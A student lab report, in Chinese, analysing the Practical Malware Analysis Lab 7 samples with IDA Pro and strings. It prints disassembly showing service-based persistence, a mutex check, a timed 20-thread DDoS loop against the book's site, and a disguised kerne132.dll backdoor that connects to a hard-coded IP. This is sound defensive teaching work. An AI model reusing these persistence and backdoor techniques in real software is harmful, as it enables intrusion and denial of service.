

恶意代码分析与防治技术实验报告

Lab7



网络空间安全学院

信息安全专业

2211985 李佳璐

一、实验目的

1. 了解Windows恶意代码;
2. 进一步熟悉静态分析与动态分析的过程。

二、实验原理

分析Windows恶意代码通常分为静态分析和动态分析两种方法，以下是每种方法的步骤和工具：

1. 静态分析（无需执行代码）

静态分析不运行恶意代码，而是通过检查其结构、代码和依赖项来理解其行为。

- **文件属性检查**：通过工具查看文件的基本信息，如文件类型、大小、时间戳、数字签名等。
- **字符串提取**：提取文件中可能包含的明文信息，如URL、命令行、文件路径等。
- **依赖库分析**：检查恶意代码依赖的库和函数，帮助推测其行为（如使用哪些系统功能或网络库）。
- **反编译/反汇编**：将二进制代码反编译为可读的代码，分析代码逻辑。
- **哈希值计算**：生成文件的MD5/SHA256哈希值，与已知的恶意软件库进行比对。

常用工具

- **PEiD**：识别文件类型和可能的加壳。
- **Strings**：提取文件中的明文字符串。
- **Dependency Walker**：查看依赖的DLL库和API函数。
- **IDA Pro**：静态反汇编器，分析二进制代码结构。
- **Ghidra**：强大的反编译和分析工具。

2. 动态分析（在受控环境中执行代码）

动态分析通过在沙箱或虚拟机中执行恶意代码，监视其行为、进程创建、文件操作、网络通信等。

- **设置虚拟环境**：使用虚拟机（如VMware、VirtualBox）或沙箱（如Cuckoo Sandbox）模拟受害者环境。
- **行为监控**：运行恶意代码并监控其文件系统变化、注册表修改、网络通信和进程行为。
- **网络流量分析**：捕获并分析恶意代码的网络通信，观察其与C&C服务器的交互。
- **进程监控**：检查进程创建、线程活动、内存分配等行为。

常用工具

- **Process Monitor (ProcMon)**：实时监控进程活动、文件系统和注册表操作。
- **Wireshark**：捕获并分析网络流量，观察恶意软件的网络行为。
- **Process Explorer**：查看进程的详细信息和资源使用情况。
- **Cuckoo Sandbox**：自动化的恶意软件分析沙箱，能够捕捉恶意软件的文件、注册表和网络活动。
- **Regshot**：比较恶意代码运行前后的注册表和文件系统变化。

3. 行为分析

通过结合静态和动态分析，了解恶意代码的实际行为。通常会分析以下方面：

- **持久性**：恶意代码是否通过注册表、计划任务等方式保持持久化？
- **文件系统**：恶意代码是否创建、修改或删除了文件？
- **网络行为**：是否有异常的网络通信，尤其是与外部服务器的连接？
- **进程注入**：恶意代码是否注入到其他进程中，隐蔽其自身的活动？

三、实验过程

Lab7-1

(1) 当计算机重启后，这个程序如何确保它继续运行（达到持久化驻留）？

使用IDA Pro检查该恶意代码的导入表

Address	Ordinal	Name	Library
000000...		CreateServiceA	ADVAPI32
000000...		StartServiceCtrlDispatcherA	ADVAPI32
000000...		OpenSCManagerA	ADVAPI32
000000...		CreateWaitableTimerA	KERNEL32
000000...		SystemTimeToFileTime	KERNEL32
000000...		GetModuleFileNameA	KERNEL32
000000...		SetWaitableTimer	KERNEL32
000000...		CreateMutexA	KERNEL32
000000...		ExitProcess	KERNEL32
000000...		OpenMutexA	KERNEL32
000000...		WaitForSingleObject	KERNEL32
000000...		CreateThread	KERNEL32
000000...		GetCurrentProcess	KERNEL32
000000...		Sleep	KERNEL32
000000...		GetStringTypeA	KERNEL32
000000...		LCMapStringW	KERNEL32
000000...		LCMapStringA	KERNEL32
000000...		GetCommandLineA	KERNEL32
000000...		GetVersion	KERNEL32
000000...		TerminateProcess	KERNEL32
000000...		UnhandledExceptionFilter	KERNEL32
000000...		FreeEnvironmentStringsA	KERNEL32
000000...		FreeEnvironmentStringsW	KERNEL32
000000...		WideCharToMultiByte	KERNEL32
000000...		GetEnvironmentStrings	KERNEL32
000000...		GetEnvironmentStringsW	KERNEL32
000000...		SetHandleCount	KERNEL32
000000...		GetStdHandle	KERNEL32
000000...		GetFileType	KERNEL32
000000...		GetStartupInfoA	KERNEL32
000000...		HeapDestroy	KERNEL32
000000...		HeapCreate	KERNEL32
000000...		VirtualFree	KERNEL32

这些导入函数普遍被所有Windows执行体导入，但是有些却不一样。特别是 `OpenSCManager` 和 `CreateService` 函数，暗示着这个恶意代码可能创建一个服务，来保证它会在系统被重启后运行。

000000...	InternetOpenUrlA	WININET
000000...	InternetOpenA	WININET

`StartServiceCtrlDispatcherA` 导入函数提示了这个文件确实是一个服务。对 `Internetopen` 和 `InternetOpenUrl` 的调用告诉我们这个程序可能连接到一个URL并下载内容。

综上所述：可得该恶意代码程序将自己安装成一个服务，且在调用 `CreateService` 函数创建服务时，将参数设置为可自启动。

(2) 为什么这个程序会使用一个互斥量？

跳转到主函数0x401000标记为_wmain的位置：

```
.text:00401000 _main          proc near          ; CODE XREF: start+AF↑p
.text:00401000
.text:00401000 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
.text:00401000 var_8             = dword ptr -8
.text:00401000 var_4             = dword ptr -4
.text:00401000 argc          = dword ptr 4
.text:00401000 argv          = dword ptr 8
.text:00401000 envp          = dword ptr 0Ch
.text:00401000
.text:00401000 sub          esp, 10h
.text:00401003 lea          eax, [esp+10h+ServiceStartTable]
.text:00401007 mov          [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
.text:0040100F push         eax          ; lpServiceStartTable
.text:00401010 mov          [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
.text:00401018 mov          [esp+14h+var_8], 0
.text:00401020 mov          [esp+14h+var_4], 0
.text:00401028 call         ds:StartServiceCtrlDispatcherA
.text:0040102E push         0
.text:00401030 push         0
.text:00401032 call         sub_401040
.text:00401037 add          esp, 18h
.text:0040103A retn
.text:0040103A main          endo
```

该函数调用 StartServiceCtrlDispatcherA 函数，这个函数被程序用来实现一个服务，并且它通常立即被调用，指定了服务控制管理器会调用的服务控制函数。从参数可以看出恶意代码安装成的服务名应为“MalService”，指定的服务控制函数为 sub_401040，该子函数会在执行 StartServiceCtrlDispatcherA 后被调用。

双击跳转，检查 sub_401040 函数：

```
.text:00401040 sub_401040      proc near          ; CODE XREF: _main+32↑p
.text:00401040                                     ; DATA XREF: _main+10↑o
.text:00401040
.text:00401040 SystemTime      = SYSTEMTIME ptr -400h
.text:00401040 FileTime        = _FILETIME ptr -3F0h
.text:00401040 Filename        = byte ptr -3E8h
.text:00401040
.text:00401040 sub          esp, 400h
.text:00401046 push         offset Name          ; "HGL345"
.text:00401048 push         0          ; bInheritHandle
.text:0040104D push         1F0001h       ; dwDesiredAccess
.text:00401052 call         ds:OpenMutexA
.text:00401058 test         eax, eax
.text:0040105A jz          short loc_401064
.text:0040105C push         0          ; uExitCode
.text:0040105E call         ds:ExitProcess
```

第一个函数调用是 OpenMutexA。这个调用在试图去获取一个命名为 HGL345 的互斥量句柄。如果这个调用成功，程序就会退出。

下一个调用：

```
.text:00401065 push         offset Name          ; "HGL345"
.text:0040106A push         0          ; bInitialOwner
.text:0040106C push         0          ; lpMutexAttributes
.text:0040106E call         ds:CreateMutexA
.text:00401074 push         3          ; dwDesiredAccess
.text:00401076 push         0          ; lpDatabaseName
.text:00401078 push         0          ; lpMachineName
.text:0040107A call         ds:OpenSCManagerA
.text:00401080 mov          esi, eax
.text:00401082 call         ds:GetCurrentProcess
```

这段代码创建一个名为 HGL345 的互斥量。这两处对互斥量组合调用，被设计来保证这个可执行程序任意给定时刻只有一份实例在系统上运行。如果有一个实例已经在运行了，则对 OpenMutexA 的第一次调用成功，并且这个程序就会退出。

综上所述：互斥量被设计来保证这个可执行程序任意给定时刻只有一个实例在系统上运行，该恶意代码使用的互斥量名为“HGL345”。首先调用 OpenMutexA 函数尝试访问互斥量，如果访问失败则会返回 0，于是 jz 指令使跳转到 loc_401064 处，调用 CreateMutexA 函数创建名为“HGL345”的互斥量；若打开互斥量成功，则说明已经有一个恶意代码实例运行并创建了互斥量，于是调用 ExitProcess 函数退出当

前进程。

(3) 可以用来检测这个程序的基于主机特征是什么？

- “Malservice”服务
- “HGL345”互斥量

接下来，这段代码调用 `OpenScManager`，它打开一个服务控制管理器的句柄，以便这个程序可以添加或修改服务。下一个调用的是 `GetModuleFileName` 函数，它返回当前正在运行的可执行程序或一个被加载DLL的全路径名。第一个参数是要获取路径名的模块句柄，或者将它设置为NULL来获取这个可执行体的全路径名。

这个全路径名被 `CreateServiceA` 用来创建一个新的服务。`CreateServiceA` 调用有许多参数：

```
.text:00401064 loc_401064: ; CODE XREF: sub_401040+1A1j
.text:00401064      push     esi
.text:00401065      push     offset Name      ; "HGL345"
.text:0040106A      push     0                ; bInitialOwner
.text:0040106C      push     0                ; lpMutexAttributes
.text:0040106E      call     ds:CreateMutexA
.text:00401074      push     3                ; dwDesiredAccess
.text:00401076      push     0                ; lpDatabaseName
.text:00401078      push     0                ; lpMachineName
.text:0040107A      call     ds:OpenSCManagerA
.text:00401080      mov      esi, eax
.text:00401082      call     ds:GetCurrentProcess
.text:00401088      lea      eax, [esp+404h+Filename]
.text:0040108C      push     3E8h            ; nSize
.text:00401091      push     eax              ; lpFilename
.text:00401092      push     0                ; hModule
.text:00401094      call     ds:GetModuleFileNameA
.text:0040109A      push     0                ; lpPassword
.text:0040109C      push     0                ; lpServiceStartName
.text:0040109E      push     0                ; lpDependencies
.text:004010A0      push     0                ; lpdwTagId
.text:004010A2      lea      ecx, [esp+414h+Filename]
.text:004010A6      push     0                ; lpLoadOrderGroup
.text:004010A8      push     ecx              ; lpBinaryPathName
.text:004010A9      push     0                ; dwErrorControl
.text:004010AB      push     2                ; dwStartType
.text:004010AD      push     10h             ; dwServiceType
.text:004010AF      push     2                ; dwDesiredAccess
.text:004010B1      push     offset DisplayName ; "Malservice"
.text:004010B6      push     offset DisplayName ; "Malservice"
.text:004010BB      push     esi              ; hSCManager
.text:004010BC      call     ds:CreateServiceA
.text:004010C2      xor      edx, edx
.text:004010C4      lea      eax, [esp+404h+FileTime]
```

`CreateServiceA` 关键的参数 `BinaryPathName`，`dwStartType` 以及 `dwServiceType`。这个可执行程序的二进制路径与用 `GetModuleFileName` 调用得到的当前正在运行可执行程序路径是一样的。

`GetModuleFileName` 调用是需要的，因为恶意代码可能不知道它的目录或文件名。通过动态地获得这些信息，它可以安装这个服务，而不用考虑哪个可执行程序被调用，或是它被保存在哪里。

MSDN文档列举了对 `dwServiceType` 和 `dwstartType` 参数来说有效的值项。对 `dwstartType` 来说，可能的值是 `SERVICE_BOOT_START(0x00)`、`SERVICE_SYSTEM_START(0x01)`、`SERVICE_AUTO_START(0x02)`、`SERVICE_DEMAND_START(x3)`，以及 `SERVICE_DISABLED(x4)`。这个恶意代码传入 `0x02`，它对应 `SERVICE_AUTO_START`，暗示这个服务在系统启动时自动运行。

许多代码操作与时间相关的结构。IDAPro标记了一个好像是 `SYSTEMTIME` 的结构体，它是Windows多个时间结构体之一。根据MSDN，`SYSTEMTIME` 结构体对秒、分、小时、天的不同域用来指示时间。本例中，所有值首先被设置为0，然后表示年的值在处被设置为 `0x0834`，或10进制2100。这个时间代表**2100年1月1日的午夜**。然后，程序调用 `systemTimeToFileTime` 在不同时间格式之间转换。

```

.text:004010C2      xor     edx, edx
.text:004010C4      lea     eax, [esp+404h+FileTime]
.text:004010C8      mov     dword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC      lea     ecx, [esp+404h+SystemTime]
.text:004010D0      mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D4      push    eax                ; lpFileTime
.text:004010D5      mov     dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9      push    ecx                ; lpSystemTime
.text:004010DA      mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE      mov     [esp+40Ch+SystemTime.wYear], 834h
.text:004010E5      call    ds:SustemTimeToFileTime

```

代码循环20次:

```

.text:00401121      mov     esi, 14h
.text:00401126      loc_401126:                ; CODE XREF: sub_401040+F8↓j
.text:00401126      push    0                  ; lpThreadId
.text:00401128      push    0                  ; dwCreationFlags
.text:0040112A      push    0                  ; lpParameter
.text:0040112C      push    offset StartAddress ; lpStartAddress
.text:00401131      push    0                  ; dwStackSize
.text:00401133      push    0                  ; lpThreadAttributes
.text:00401135      call    edi ; CreateThread
.text:00401137      dec     esi
.text:00401138      jnz     short loc_401126

```

ESI在被设置为计数器0x14(十进制20)。循环的末尾, ESI被递减, 并且当它为0时, 循环退出。

lpStartAddress 的参数 offset StartAddress 可以看到这个线程的起始地址使用。

双击 StartAddress, 我们看见这个函数调用 Internetopen 来初始化一个到网络的连接, 接着在一个循环中调用 InternetopenUrlA:

```

.text:00401150 ; DWORD __stdcall StartAddress(LPUOID lpThreadParameter)
.text:00401150 StartAddress proc near                ; DATA XREF: sub_401040+EC↑o
.text:00401150      lpThreadParameter= dword ptr 4
.text:00401150      push    esi
.text:00401151      push    edi
.text:00401152      push    0                  ; dwFlags
.text:00401154      push    0                  ; lpszProxyBypass
.text:00401156      push    0                  ; lpszProxy
.text:00401158      push    1                  ; dwAccessType
.text:0040115A      push    offset szAgent     ; "Internet Explorer 8.0"
.text:0040115F      call    ds:InternetOpenA
.text:00401165      mov     edi, ds:InternetOpenUrlA
.text:00401168      mov     esi, eax
.text:0040116D      loc_40116D:                ; CODE XREF: StartAddress+30↓j
.text:0040116D      push    0                  ; dwContext
.text:0040116F      push    80000000h          ; dwFlags
.text:00401174      push    0                  ; dwHeadersLength
.text:00401176      push    0                  ; lpszHeaders
.text:00401178      push    offset szUrl       ; "http://www.malwareanalysisbook.com"
.text:0040117D      push    esi                ; hInternet
.text:0040117E      call    edi ; InternetOpenUrlA
.text:00401180      jmp     short loc_40116D
.text:00401180 StartAddress endp

```

循环末尾的jmp指令是一个无条件跳转, 这意味着这段代码永远不会终止; 它会调用

InternetOpenUrlA, 并且一直下载 www.malwareanalysisbook.com 的主页。而且由于CreateThread 被调用了20次, 所以会有20个线程一直调用InternetOpenUrlA。

显然, 这个恶意代码的目的是将自己在多个机器上安装成一个服务, 进而启动一个DDoS攻击。如果所有被感染的机器在同一时间(2100年1月1日)连接到服务器, 它们可能使服务器过载并无法访问该站点。

总之, 这个恶意代码使用互斥量来保证同一时刻只有一份实例在运行, 它创建一个服务确保系统重启后它再次运行, 直到2100年1月1日, 然后继续无限期地下载 www.malwareanalysisbook.com。

根据以上分析解答剩余问题:

(4) 检测这个恶意代码的基于网络特征是什么？

由上述分析可知，该恶意代码使用的代理服务器为Internet Explorer 8.0，访问的URL是
[<http://www.malwareanalysisbook.com>]

(5) 这个程序的目的是什么？

这个程序等待直到2100年1月1日的半夜，那时发送许多请求到

<http://www.malwareanalysisbook.com> ,大概是为了对这个网站进行一次分布式拒绝服务(DDoS)攻击。

(6) 这个程序什么时候完成执行？

这个程序永远不会完成。它在一个定时器等等待直到 2100年，到时候创建 20个线程，每一个运行一个无限循环。


Lab7-2

使用IDA Pro工具查看该恶意代码的导入表

Address	Ordinal	Name	Library
000000...		__getmainargs	MSVCRT
000000...		_controlfp	MSVCRT
000000...		_except_handler3	MSVCRT
000000...		__set_app_type	MSVCRT
000000...		_p_fmode	MSVCRT
000000...		_p_commode	MSVCRT
000000...		_exit	MSVCRT
000000...		_XcptFilter	MSVCRT
000000...		exit	MSVCRT
000000...		_p__initenv	MSVCRT
000000...		_initterm	MSVCRT
000000...		__setusermatherr	MSVCRT
000000...		adjust_fdiv	MSVCRT
000000...	8	VariantInit	OLEAUT32
000000...	2	SysAllocString	OLEAUT32
000000...	6	SysFreeString	OLEAUT32
000000...		OleInitialize	ole32
000000...		CoCreateInstance	ole32
000000...		OleUninitialize	ole32

所有这些函数是COM相关的。 `CocreateInstance` 和 `oleInitialize` 函数尤其是为了使用COM功能而需要的。

运行程序，可见打开了Internet Explorer：



在Process Explorer中也仅增加了一个IEXPLORE.EXE 程序进程

svchost.exe		3,164 K	3,244 K	848 Generic Host Process ...	Microsoft Corporation
vmiprvse.exe		3,604 K	6,096 K	1460 WMI	Microsoft Corporation
vmiprvse.exe		2,036 K	5,040 K	2392 WMI	Microsoft Corporation
IEXPLORE.EXE	4.69	5,720 K	13,152 K	2704 Internet Explorer	Microsoft Corporation
svchost.exe		2,116 K	2,956 K	928 Generic Host Process ...	Microsoft Corporation
svchost.exe		16,752 K	20,124 K	1020 Generic Host Process ...	Microsoft Corporation

并不存在任何这个程序修改系统或安装它自己以便在计算机重启后运行的证据。

在IDA Pro中继续分析代码，从_main开始：

```

.text:00401003      push     0                ; puReserved
.text:00401005      call    ds:OleInitialize
.text:00401008      test    eax, eax
.text:0040100D      jl      short loc_401085
.text:0040100F      lea     eax, [esp+24h+ppv]
.text:00401013      push    eax                ; ppv
.text:00401014      push    offset riid        ; riid
.text:00401019      push    4                  ; dwClsContext
.text:0040101B      push    0                  ; pUnkOuter
.text:0040101D      push    offset rclsid      ; rclsid
.text:00401022      call    ds:CoCreateInstance
.text:00401028      mov     eax, [esp+24h+ppv]
.text:0040102C      test    eax, eax
.text:0040102E      jz      short loc_40107F
.text:00401030      lea     ecx, [esp+24h+pvarg]
.text:00401034      push    esi
.text:00401035      push    ecx                ; pvarg
.text:00401036      call    ds:VariantInit
.text:0040103C      push    offset psz         ; "http://www.malwareanalysisbook.com/ad.h"...
.text:00401041      mov     [esp+2Ch+var_10], 3
.text:00401048      mov     [esp+2Ch+var_8], 1
.text:00401048      call    ds:SysAllocString
.text:00401056      lea     ecx, [esp+28h+pvarg]
.text:0040105A      mov     esi, eax

```

这个恶意代码做的第一件事是初始化COM，并调用 `OleInitialize` 和 `CoCreateInstance` 获得一个COM对象。返回的COM对象被保存在栈上的一个变量中，IDAPro将它标记为 `ppv`。

判断这个程序在使用什么COM功能，继续检查接口标识符(ID)以及类标识符(CLSID)，查看 `rclsid` 和 `riid` 显示：

```

; IID rclsid
rclsid      dd 2DF01h          ; Data1 ; DATA XREF: _main+1D10
            dw 0              ; Data2
            dw 0              ; Data3
            db 0C0h, 6 dup(0), 46h ; Data4

; IID riid
riid        dd 0D30C1661h      ; Data1 ; DATA XREF: _main+1410
            dw 0CDAFh          ; Data2
            dw 11D0h           ; Data3
            db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh ; Data4

```


显示它们分别是02DF1-0000-0000-C000-000000000046和D30C1661-CD AF-11DB-8A3E-00C84FC9E26E。查得这个IID是IWebBrowser2，而这个CLSID对应Internet Explorer。

通过CoCreateInstance返回的COM对象被后面的一些函数访问：

```
.text:00401036      call     ds:VariantInit
.text:0040103C      push    offset psz      ; "http://www.malwareanalysisbook.com/ad.h"...
.text:00401041      mov     [esp+2Ch+var_10], 3
.text:00401048      mov     [esp+2Ch+var_8], 1
.text:00401050      call    ds:SysAllocString
.text:00401056      lea     ecx, [esp+28h+pvarg]
.text:0040105A      mov     esi, eax
.text:0040105C      mov     eax, [esp+28h+ppv]
.text:00401060      push    ecx
.text:00401061      lea     ecx, [esp+2Ch+pvarg]
.text:00401065      mov     edx, [eax]
.text:00401067      push    ecx
.text:00401068      lea     ecx, [esp+30h+pvarg]
.text:0040106C      push    ecx
.text:0040106D      lea     ecx, [esp+34h+var_10]
.text:00401071      push    ecx
.text:00401072      push    esi
.text:00401073      push    eax
.text:00401074      call    dword ptr [edx+2Ch]
.text:00401077      push    esi      ; bstrString
.text:00401078      call    ds:SysFreeString
```

EAX指向这个COM对象的位置，EAX被解引用并且EDX指向这个COM对象的基址，这个对象中偏移0x2C处的一个函数被调用。

IWebBrowser2接口的偏移0x2C是Navigate函数，当Navigate函数被调用，Internet Explorer将导航网址<http://www.malwareanalysisbook.com/ad.html>。

调用Navigate函数之后，会执行一些清理函数，然后程序终止。这个程序不会持久化地安装它自己，并且也不修改系统。它简单地显示一个一次性的广告。

问题解答：

(1) 这个程序如何完成持久化驻留？

该程序未实现持久化驻留，运行一次后便退出。

(2) 这个程序的目的是什么？

为用户打开一个广告页面。

(3) 这个程序什么时候完成执行？

该程序打开广告页面后即完成执行。

Lab7-3

使用strings工具查看Lab07-03.exe的字符串列表：

```
kerne132.dll
kerne132.dll
.exe
C:\*
C:\windows\system32\kerne132.dll
Kernel32.
Lab07-03.dll
C:\Windows\System32\Kernel32.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

“kerne132.dll”字符串将“kernel32.dll”中的字母“l”修改为了数字“1”，显然是为伪装恶意代码文件名，使其不容易被发现。

字符串Lab07-03.dll可知这个.exe可能以某种方式访问这个DLL。字符串 `WARNING THIS WILL DESTROY YOUR MACHINE` 实际上是一个本书专门用来修改这个恶意代码的人工制品。普通恶意代码不会包含这个字符串。

使用IDA Pro进行分析，首先查看导入表：

Address	Ordinal	Name	Library
00402000		CloseHandle	KERNEL32
00402004		UnmapViewOfFile	KERNEL32
00402008		IsBadReadPtr	KERNEL32
0040200C		MapViewOfFile	KERNEL32
00402010		CreateFileMappingA	KERNEL32
00402014		CreateFileA	KERNEL32
00402018		FindClose	KERNEL32
0040201C		FindNextFileA	KERNEL32
00402020		FindFirstFileA	KERNEL32
00402024		CopyFileA	KERNEL32
0040202C		malloc	MSVCRT
00402030		exit	MSVCRT
00402034		_exit	MSVCRT
00402038		_XcptFilter	MSVCRT
0040203C		_p__initenv	MSVCRT
00402040		__getmainargs	MSVCRT
00402044		_initterm	MSVCRT
00402048		__setusermatherr	MSVCRT
0040204C		_adjust_fdiv	MSVCRT
00402050		_p__commode	MSVCRT
00402054		_p__fmode	MSVCRT
00402058		__set_app_type	MSVCRT
0040205C		_except_handler3	MSVCRT
00402060		_controlfp	MSVCRT
00402064		_strcmp	MSVCRT

- 这些导入函数如 `CreateFileA`、`CreateFileMappingA`，以及 `MapViewOfFile`，可知这个程序可能打开一个文件，并将它映射到内存中。
- `FindFirstFileA` 和 `FindNextFileA` 的函数组合表明这个程序可能会搜索目录，并使用 `CopyFileA` 来复制它找到的文件。
- 值得注意的一点是这个程序并没有导入Lab07-03.dll(或使用任何这个DLL中的函数)、`LoadLibrary`，或者`GetProcAddress`，这暗示它可能没有在运行时加载那个DLL，这个行为是可疑的，需要进一步检查。

接下来使用strings工具查看Lab07-03.dll的字符串列表：

```
exec
sleep
hello
127.26.152.13
```

其中发现一个IP地址，`127.26.152.13`，这个恶意代码可能会连接到它。也看到字符串 `hello`、`sleep`，以及 `exec`。

检查导入表：

Address	Ordinal	Name	Library
000000...		Sleep	KERNEL32
000000...		CreateProcessA	KERNEL32
000000...		CreateMutexA	KERNEL32
000000...		OpenMutexA	KERNEL32
000000...		CloseHandle	KERNEL32
000000...		_adjust_fdiv	MSVCRT
000000...		malloc	MSVCRT
000000...		_initterm	MSVCRT
000000...		free	MSVCRT
000000...		strcmp	MSVCRT
000000...	23	socket	WS2_32
000000...	115	WSAStartup	WS2_32
000000...	11	inet_addr	WS2_32
000000...	4	connect	WS2_32
000000...	19	send	WS2_32
000000...	22	shutdown	WS2_32
000000...	16	recv	WS2_32
000000...	3	closesocket	WS2_32
000000...	116	WSACleanup	WS2_32
000000...	9	htons	WS2_32

看到从 ws2_32.dll 中导入的函数中包含了要通过网络发送和接收数据所需要的所有函数。还有一个要注意的函数是 CreateProcess 函数，可知这个程序可能创建另外一个进程。

Exports		
Name	Address	Ordinal
DllEntryPoint	00000000100012FA	[main entry]

检查 Lab07-03.dll 的导出表，可以看到它没有任何导出函数，不能被另外一个程序导入，尽管一个程序还是可以调用 LoadLibrary 来载入没有导出的 DLL。

针对两个可执行文件进行动态分析：

• 分析DLL

这个DLL有很多代码，利用编写的python脚本查看call指令

```
import idutils
for func in idutils.Functions():
    flags = idc.GetFunctionFlags(func)
    if flags & FUNC_LIB or flags & FUNC_THUNK:
        continue
    dism_addr = list(idutils.FuncItems(func))
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == 'call' or m == 'jmp':
            op = idc.GetOpType(line,0)
            if op == o_reg:
                print '0x%x %s' % (line,idc.GetDisasm(line))
```

使用IDA Python仅查看call指令：

```

Output window
0x10001015 call    _alloca_probe
0x10001059 call    ds:OpenMutexA
0x1000106e call    ds:CreateMutexA
0x1000107e call    ds:WSAStartup
0x10001092 call    ds:socket
0x100010af call    ds:inet_addr
0x100010bb call    ds:htons
0x100010ce call    ds:connect
0x10001101 call    ds:send
0x10001113 call    ds:shutdown
0x10001132 call    ds:recv
0x1000114b call    ebp ; strncmp
0x10001159 call    ds:Sleep
0x10001170 call    ebp ; strncmp
0x100011af call    ebx ; CreateProcessA
0x100011c5 call    ds:Sleep
0x100011d5 call    ds:CloseHandle
0x100011dc call    ds:closesocket
0x100011e2 call    ds:WSACleanup
0x1000127d call    ds:malloc
0x100012a8 call    _initterm
0x100012d8 call    ecx
0x100012e5 call    ds:free
0x1000132c call    eax ; dword_10026068
0x10001335 call    _CRT_INIT@12 ; _CRT_INIT(x,x,x)
0x10001345 call    _DllMain@12 ; DllMain(x,x,x)
0x10001359 call    _CRT_INIT@12 ; _CRT_INIT(x,x,x)
0x1000136a call    _CRT_INIT@12 ; _CRT_INIT(x,x,x)
0x10001388 call    eax ; dword_10026068
0x1000114b call    ebp ; strncmp
0x10001170 call    ebp ; strncmp
0x100011af call    ebx ; CreateProcessA

```

- 第一个调用通过库函数 `_alloca_probe`，来在空间中分配栈。能够看出来的是这个函数使用一个巨大的栈空间。
- 然后是对 `OpenMutexA` 和 `CreateMutexA` 的函数调用，和Lab7-1中的恶意代码一样，保证同一时间只有这个恶意代码的一个实例在运行。
- 其他列出来的函数需要通过一个远程socket来建立连接，并且要传输和接收数据。这个函数以对 `Sleep` 和 `CreateProcessA` 的调用结束。


根据以上发现，推测对于一个发送和接收数据并创建进程的函数，它可能被设计来从一个远程机器接收命令。

接下来检查这个连接的目标地址

在导入表中找到connect函数

00000000...	23	socket	WS2_32
00000000...	115	WSAStartup	WS2_32
00000000...	11	inet_addr	WS2_32
00000000...	4	connect	WS2_32
00000000...	19	send	WS2_32
00000000...	22	shutdown	WS2_32

双击跳转，并查看这个函数的交叉引用



跳转到引用位置查看：

```

.text:100010A3      push     offset cp          ; "127.26.152.13"
.text:100010A8      mov     [esp+120Ch+name.sa_family], 2
.text:100010AF      call    ds:inet_addr
.text:100010B5      push     50h               ; hostshort
.text:100010B7      mov     dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010BB      call    ds:htons
.text:100010C1      lea     edx, [esp+1208h+name]
.text:100010C5      push     10h               ; namelen
.text:100010C7      push     edx               ; name
.text:100010C8      push     esi               ; s
.text:100010C9      mov     word ptr [esp+1214h+name.sa_data], ax
.text:100010CE      call    ds:connect

```

在connect调用前几行，可以看到一个对inet_addr的调用使用了固定的IP地址127.26.152.13，端口参数是0x50，也就是端口80，这个端口通常被Web流量所使用。

同样方法查看send函数的调用情况，以查看是什么数据在传输

```

.text:100010F3      push     0                 ; flags
.text:100010F5      repne scasb
.text:100010F7      not     ecx
.text:100010F9      dec     ecx
.text:100010FA      push     ecx               : len
.text:100010FB      push     offset buf        ; "hello"
.text:10001100      push     esi               ; s
.text:10001101      call    ds:send
.text:10001107      cmp     eax, 0FFFFFFFFh
.text:1000110A      jz      loc_100011DB
.text:10001110      push     1                 ; how
